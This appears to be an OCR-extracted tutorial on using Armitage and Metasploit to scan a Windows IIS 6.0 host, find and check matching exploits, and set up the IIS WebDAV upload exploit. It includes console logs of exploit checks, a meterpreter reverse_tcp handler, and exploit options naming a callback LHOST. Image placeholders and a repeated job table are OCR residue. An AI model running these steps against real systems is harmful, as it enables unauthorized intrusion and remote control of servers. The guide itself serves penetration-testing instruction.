
We can also type db_nmap in the Metasploit console with the options available which we choose.

Nmap scans do not use the pivots we have set up.

Discovery Scan




Metasploit have different modules for scanning and fingerprinting hosts which are very reliable and very acceurate and gives accurate fingerprints




Launch Scans
scanner/telnet/telnet_ve...

when common services are available. Highlight one or more hosts and click Scan to launch these modules which works through a pivot.



host	name	port	proto	state	info
[redacted]4.70.91	http	80	tcp	open	Microsoft-IIS/6.0 (Powered by ASP.NET, AspNet-Vers...

We can use View → Jobs to see which modules are running as shown in the below screenshot.




Id	Name	Payload	Port	URL	Start
0	Exploit: multi/handler	windows/meterpreter/reverse_tcp	22024		2011-12-18 14:47:27 +0530

This way Armitage made it very simple and easy to identify the services running on the selected host (in this case it is Microsoft IIS/6.0 which is running on port 80) and at the same time it can tell us by viewing the Jobs that it has a multi/handler exploit on pot 22024 and the payload which can be used is (windows/meterpreter/reverse_tcp).


Now let's move to a very important feature which is **EXPLOITATION.**

Before we move further with our targets we need to choose our weapon which is made very simple in Armitage by just going to Attack → Find Attacks to generate a custom attack. Let's look at the following screen-shot.



Id	Name	Payload	Port	URL	Start
0	Exploit: multi/handler	windows/meterpreter/reverse_tcp	22024		2011-12-18 14:47:27 +0530

Once we go through this we will see another screen which will look like something this :



Attack Analysis Complete...


You will now see an 'Attack' menu attached to each host in the Targets window.

Happy hunting!

Id	Name	Payload	Port	URL	Start
0	Exploit: multi/handler	windows/meterpreter/reverse_tcp	22024		2011-12-18 14:47:27 +0530

Here we can see that Attack Analysis has completed which can be seen as an 'Attack' menu attached to each host in the Target window.

Let us go back to our old target machine and see how it looks like there




Id	Name	Payload	Port	URL
0	Exploit: multi/handler	windows/meterpreter/reverse_tcp	22024	

So here we can see that the Attack option has further more options according to different services like http, iis, mssql etc etc which are further categorized with different exploit payloads it found during the scan.

As the number of generated/suggested exploits can be very huge sometimes so that what we can do to make it easy we can short out the exploits under the categories of Excellent, Great, Normal and Poor which is shown in the screen shot.


Now the question comes that which exploit to use which comes with experience or otherwise there is always Google to help you if you get stuck somewhere. Some exploit in Metasploit implement a check function. What these check functions do is connect to the host and check if the exploit applies there or not. This is where Armitage is helpful to use these



Id	Name	Payload	Port	URL	Start
0	Exploit: multi/handler	windows/meterpreter/reverse_tcp	22024		2011-12-18 14:47:27 +0530

check exploits to help to choose the right exploit when there are many options. Like targets listening on port 80, like in our target also will show several web application after we Find Attacks. Click on Check exploits...


menu to run the check command. Once all the checks are complete we can use Ctrl F and search for vulnerable. This will lead us to the right exploit.



```
[-] This exploit does not support check.

===== Checking windows/iis/ms01_026_dbldecode =====

msf  exploit(iis_webdav_upload_asp) > use windows/iis/ms01_026_dbldecode
msf  exploit(ms01_026_dbldecode) > set RHOST [redacted]14.70.91
RHOST => [redacted]14.70.91
msf  expl[redacted]ms01_026_dbldecode) > check
[*] Executing command: dir (options: {:windir=>"winnt"})


===== Checking windows/iis/ms03_007_ntdll_webdav =====

msf  exploit(ms01_026_dbldecode) > use windows/iis/ms03_007_ntdll_webdav
msf  exploit(ms01_026_dbldecode) > set RHOST [redacted]70.91
msf  exploit(ms01_026_dbldecode) > check
[*] Executing command: dir (options: {:windir=>"windows"})
msf  exploit(ms01_026_dbldecode) >
```

Ok so we got our exploit, what now ??

Well the next step is **Launching Exploits.** So here we go :



Microsoft IIS WebDAV Write Access Code Execution

This module can be used to execute a payload on IIS servers that have world-writeable directories. The payload is uploaded as an ASP script using a WebDAV PUT request.

Option	Value
LHOST	116.202.84.172
LPORT	2768
PATH	/metasploit%RAND%.asp
Proxies	
RHOST +	[redacted]4.70.91
RPORT	80
VHOST	

Targets: 0 => Automatic

□ Use a reverse connection

